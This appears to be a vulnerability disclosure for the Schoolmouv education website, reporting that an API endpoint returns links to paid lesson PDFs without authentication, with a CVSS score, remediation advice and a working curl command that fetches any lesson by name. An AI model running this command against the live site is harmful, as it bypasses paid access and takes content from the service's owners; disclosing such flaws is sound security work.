Schoolmouv access to paid files for free

Description

The api POST request sent to `/cours/{matiere}/fiche-de-cours` can be accessed without authentication and returns a link to access the requested pdf.

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N


How to replicate

The following steps can be used to demonstrate the vulnerability:


1. Open terminal
2. Run the following Curl command :

```
curl --path-as-is -k -X $'POST' -H $'Host: www.schoolmouv.fr' -H $'Next-Action: 4f5f3f09f5e6791522c31545174e107d5302c629' -H $'Content-Type: text/plain;charset=UTF-8' -H $'Content-Length: 83' -H $'Origin: https://www.schoolmouv.fr' --data-binary $'[\"manipulation-des-vecteurs-des-droites-et-des-plans-de-l-espace\",\"fiche-de-cours\"]' $'https://www.schoolmouv.fr/cours/matiere/fiche-de-cours' --output - --compressed
```

Note : `manipulation-des-vecteurs-des-droites-et-des-plans-de-l-espace` can be replaced by the name of any other lesson



3. Open the URL that is in the output to access the pdf (copy and paste the URL in any browser)



Impact

An attacker can leverage this vulnerability to access premium content for free.

Likelihood

Any attacker on the internet can exploit this vulnerability

Recommendation

- Enforce the presence of cookies (session, access, etc.) in order to access the API
- Check if the User is a valid premium user on the server side using UserID or any other Auth cookie.

References

To run Curl command on Windows : https://inventivehq.com/how-to-install-curl-on-windows-and-how-to-use-it/

To run Curl command on Linux : https://www.cyberciti.biz/faq/download-a-file-with-curl-on-linux-unix-command-line/